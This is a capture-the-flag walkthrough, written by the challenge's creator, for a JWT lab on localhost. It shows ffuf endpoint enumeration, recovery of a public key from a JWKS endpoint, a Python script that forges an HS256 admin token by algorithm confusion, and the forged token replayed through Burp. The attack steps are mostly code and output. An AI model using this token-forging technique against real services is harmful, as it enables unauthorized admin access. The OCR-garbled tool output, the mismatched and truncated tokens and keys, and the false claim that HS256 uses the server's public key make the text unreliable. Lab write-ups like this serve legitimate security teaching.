

The following information is not meant to be submitted as a walkthrough as it is made by the challenge maker. It is however, useful for the solver for the problem if they get stuck and do not know how to proceed. It is also an accurate representation of what the challenge contains and how to go about solving it.

**If you are the grader, do not use this as the walkthrough since it is written by the challenge creator**

**Use the video found under WALKTHROUGH\_VIDEO.md, which is made by a group member**

Use this document only if you need further clarification of what was in the video or want to solve the challenge yourself with more insight.

1. Type in any login but use a simple username to make the next steps easier



The image shows a login interface for a 'JWT CTF Challenge'. The title 'JWT CTF Challenge' is centered at the top. Below it, a subtitle reads 'Login to continue (any input will progress the challenge)'. There are two input fields: 'Username' with the value 'james' and 'Password' with masked characters. A 'Login' button is positioned below the password field. At the bottom, a hint states 'Hint: Try to access the admin panel'.

**JWT CTF Challenge**

Login to continue (any input will progress the challenge)


Username: james

Password: .....

Login

Hint: Try to access the admin panel

2. Attempt to access admin panel (upper right hand corner of screen)



3. Reattempt with Burp Suite intercepting as a proxy, the first request isn't important

Intercept on Forward Drop

Time	Type	Direction	Method	URL
13:46:54 13 Apr ...	HTTP	→ Request	OPTIONS	http://localhost:5000/admin

However, the follow-up tells us alot

Time	Type	Direction	Method	URL
13:47:47 13 Apr ...	HTTP	→ Request	GET	http://localhost:5000/admin

The authorization uses JWT tokens to encode data between the client and the server

Request

PrettyRawHex

```
1 GET /admin HTTP/1.1
2 Host: localhost:5000
3 sec-ch-ua-platform: "Windows"
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWF0IjE3NDQ1NjcwMDN9.mtIdOfjctYRGxYUkySFvb3PDeFRYms2Qpk1rFBF5GaVbvx4fYNE4to6SSwjBY91W8G7_PaFCEhupUmb1a-3
  nvV_be9mPD_17Lbj0cGwZ-rTyc8BO8aFve7Yr91eMeEEMCEStAV0dxwaJkQcQ3hAUU6nQmwdKZRic_zR3Xfn3Ihtko-vjSBg3IYJv9Nwf3BUBgmJ71xFlwAkqgH6q1x6235z7L3A6CFqBS1ddOEfvfvG6Y9xiREHCHOz6_eQfvC4aSPEqnPciBVjroV
  awN22byECIB3sHwEYdydDlhmpTh_ksfyVn9mE3UMvN6vMmHCFUKTOjFvBprwk4b_xLVaMILa-g
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Accept: */*
10 Origin: http://127.0.0.1:5000
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://127.0.0.1:5000/
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
17
18
```

We can decrypt the payload to figure out what it says with <https://jwt.io/>

The screenshot shows the JWT Decoder interface. The 'ENCODED VALUE' section contains a long JWT string. The status bar indicates 'Valid JWT' in green and 'Invalid Signature' in red. The 'DECODED HEADER' section shows the header JSON: {"typ": "JWT", "alg": "RS256"}. The 'DECODED PAYLOAD' section shows the payload JSON: {"username": "james", "admin": false, "exp": 1744567003}. The 'JWT SIGNATURE VERIFICATION (OPTIONAL)' section is visible at the bottom.

**JWT Decoder** **JWT Encoder**

Paste a JWT below that you'd like to decode, validate, and verify.

**ENCODED VALUE**

**JSON WEB TOKEN (JWT)** **COPY** **CLEAR**

Valid JWT

Invalid Signature

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWVhcnRtaW4iOiMzZhbHN1LCJleHAiOiJlbnQ1NjcwMDN9.mtIdOFjtYRGxYUkySFvb3PDeFRYms2QpklrFBF5GaVbx4fYNE4to6SSwjBY9lw8G7\_PaFCEhupUmb1a-3nwV\_be9mPD\_17Lbjo3GwZ-rTyc8B08aFve7Yr91eMeEEMCE8tAV0dxwaJkQgCU3hAUU6nQmwdKZRIC\_zR3Xfn3Ihtko-vjSBg3IYJv9Nwf3BUBgnJ71xFlwAkqH6qIx6235z7L3A6CFqBS1dd0EvfvGGY9xiREHCH0z6\_eQfvC4aSPeQnPciBVjroVawN22byECIB3sHwEEYdyDIhmpTh\_kSfyVn9mE3UMvN6vMmHCFUKT0jFvBprwk4b\_xLVam1LA-g

**DECODED HEADER**

**JSON** **CLAIMS TABLE** **COPY** **↗**

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

**DECODED PAYLOAD**

**JSON** **CLAIMS TABLE** **COPY** **↗**

```
{
  "username": "james",
  "admin": false,
  "exp": 1744567003
}
```

**JWT SIGNATURE VERIFICATION (OPTIONAL)**

### Required Knowledge:

- RS256 is an algorithm that uses a public/private key pair to determine whether or not the data sent is the data that is received by the server. So you can't intercept and change the data without knowing the server's private key.
- HS256 is an algorithm that only uses the server's public key so if you were to discover it you could encode your own payloads with the server's key, and the server would have no idea.
- The payload encodes the algorithm it used to build this token so that the server knows what to use to decode it
- If the server doesn't force the payload to use a specific algorithm, like many websites, including Github, didn't at one point, we can modify it to use an algorithm that doesn't require knowledge of the server's private key like HS256.

- ```
(kali@kali)-[~]
$ ffuf -u http://172.17.0.2:5000/FUZZ -w '/home/kali/Desktop/wordlist.txt'

           _____ 
          / ____ \_____/_____
         / ___ \|___ \| |__|_   _\
        / __ \|_| || |'_ \| |_) |_/_
       / ___ \|___ \| |'_ \| |_) |_/_
      / ___ \|___ \| |'_ \| |_) |_/_
     / ___ \|___ \| |'_ \| |_) |_/_
    / ___ \|___ \| |'_ \| |_) |_/_
   / ___ \|___ \| |'_ \| |_) |_/_
  / ___ \|___ \| |'_ \| |_) |_/_
 / ___ \|___ \| |'_ \| |_) |_/_
/ ___ \|___ \| |'_ \| |_) |_/_

v2.1.0-dev


:: Method                : GET
:: URL                   : http://172.17.0.2:5000/FUZZ
:: Wordlist               : FUZZ: /home/kali/Desktop/wordlist.txt
:: Follow redirects      : false
:: Calibration           : false
:: Timeout                : 10
:: Threads               : 40
:: Matcher               : Response status: 200-299,301,302,307,401,403,405,500


system [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 3ms]
admin [Status: 401, Size: 13, Words: 2, Lines: 1, Duration: 8ms]
config [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 14ms]
auth [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 23ms]
login [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 27ms]
data [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 27ms]
api [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 29ms]
docs [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 34ms]
dashboard [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 33ms]
debug [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 37ms]
error [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 43ms]
metadata [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 54ms]
monitor [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 55ms]
logout [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 57ms]
export [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 60ms]
health [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 63ms]
openapi [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 68ms]
oauth [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 64ms]
ping [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 72ms]
import [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 80ms]
internal [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 87ms]
info [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 84ms]
private [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 91ms]
public [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 96ms]
key [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 107ms]
robots.txt [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 111ms]
keys [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 110ms]
redirect [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 118ms]
keyset [Status: 200, Size: 1233, Words: 165, Lines: 39, Duration: 121ms]
```


You will notice that the size and words returned are the same for all invalid 200s but are different for the one endpoint we know to exist which is the admin page

This means if we modify the ffuf command to filter all endpoints that return 165 words we might be able to find a more useful endpoint

```
(kali㉿kali)-[~]
$ ffuf -u http://172.17.0.2:5000/FUZZ -w '/home/kali/Desktop/wordlist.txt' -fw 165
15 key
16 keys
17 keys
18 jwks
19 login
20 logout
21 metadata
22 none v2.1.0-dev
23 auth
24 openapi
:: Method : GET
:: URL : http://172.17.0.2:5000/FUZZ
:: Wordlist : FUZZ: /home/kali/Desktop/wordlist.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response words: 165
25 server-status
26 settings
admin [Status: 401, Size: 13, Words: 2, Lines: 1, Duration: 2ms]
.well-known/jwks.json [Status: 200, Size: 518, Words: 49, Lines: 12, Duration: 130ms]
:: Progress: [50/50] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
(kali㉿kali)-[~]
$ wagger
40 system
```

That is alot better.


If we navigate to this endpoint, we find that the developer accidentally left the public key easily discoverable at some point in the app's production.



```
{
  "keys": [
    {
      "e": "AQAB",
      "kty": "RSA",
      "n": "MIIBIjANBgkqhkiG9w0BAQEFAAQCAQ8AMIIBCgKCAQEArcqwnNcMhp45zzOGewHmU2jCh/IpIwP9owrr80V7S4rhxxuPdG5YxmMsh2y6wfqua+7ukvStNa9Q+DtnETLpHTereFnIhOGUj2Vw9txYw72RLpb8apB9yuDNTyUeiLImyYqi0edkCt5KEdGXBed3YTSaHrtsYs8x1HD00DzfLvt5J5j57C3mjy5og4yy3jBHQ0GkAFK560R07zrTt75LDSy71fBw",
      "use": "sig"
    }
  ]
}
```

## 5. Encode your own JWT.

Using the included Python script (generate\_key.py) we can now build our own JWT to gain access to the admin page



```
1 import jwt
2 from datetime import datetime, timedelta
3
4 # Step 1: Enter the public key of the server
5 # The Public Key you should have found by exploring the servers js files
6 public_key = '''Paste the public key for the server here'''
7
8 # Step 2: Craft the forged token
9 # Design a payload so that it resembles the token you decoded earlier
10 # hint: the "exp" field should be set with datetime.utcnow() + timedelta(minutes=10)
11 payload = {}
12
13
14 # Step 3: Set the payload with the required fields
15 # Since the server is expecting decoded JWT, you cannot just sent the bytes you need to decode with utf-8
16 token = jwt.encode(payload, public_key, algorithm="HS256").decode("utf-8")
17
18 # Step 4: Use this token along with burp suite or any other proxy tool to intercept the request and replace the original to
19 print(f"Forged token: {token}")
20
```

You will note the script uses the algorithm HS256 instead of RS256. This is essential to tricking the server into believing this token is valid

Fill out the missing fields like found on [jwt.io](https://jwt.io), just return true for admin instead of false

```
import jwt
from datetime import datetime, timedelta

# Step 1: Enter the public key of the server
# The Public Key you should have found by exploring the servers js files
public_key = '''MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArcqwnNCWhp45zzOGewwHmU2jCh/1pIWP9owrr80V7S4rhxwuPdgsYXnMsH2y6wfw

# Step 2: Craft the forged token
# Design a payload so that it resembles the token you decoded earlier
# hint: the "exp" field should be set with datetime.utcnow() + timedelta(minutes=10)
payload = {
    "username": "james",
    "admin": True,
    "exp": datetime.utcnow() + timedelta(minutes=10)
}
```

Running this gives us our forged token:

```
Forged token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWV4IjoiOnRydWUsImV4cCI6MTc0NDU2ODUwNH0.IjHMq_6rxNd7_NgXOQuRvmcZ_sa73c_23xpf31BaarQ
```

6. Intercept another request with burpsuite removing the token and adding the one you generated

```

Pretty  Raw  Hex
1 GET /admin HTTP/1.1
2 Host: localhost:5000
3 sec-ch-ua-platform: "Windows"
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiaWV4IjoiOnRydWUsImV4cCI6MTc0NDU2ODUwNH0.IjHMq_6rxNd7_NgXOQuRvmcZ_sa73c_23xpf31BaarQ
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Accept: */*
10 Origin: http://127.0.0.1:5000
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://127.0.0.1:5000/
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
17
```



7. You should now have access to the admin page

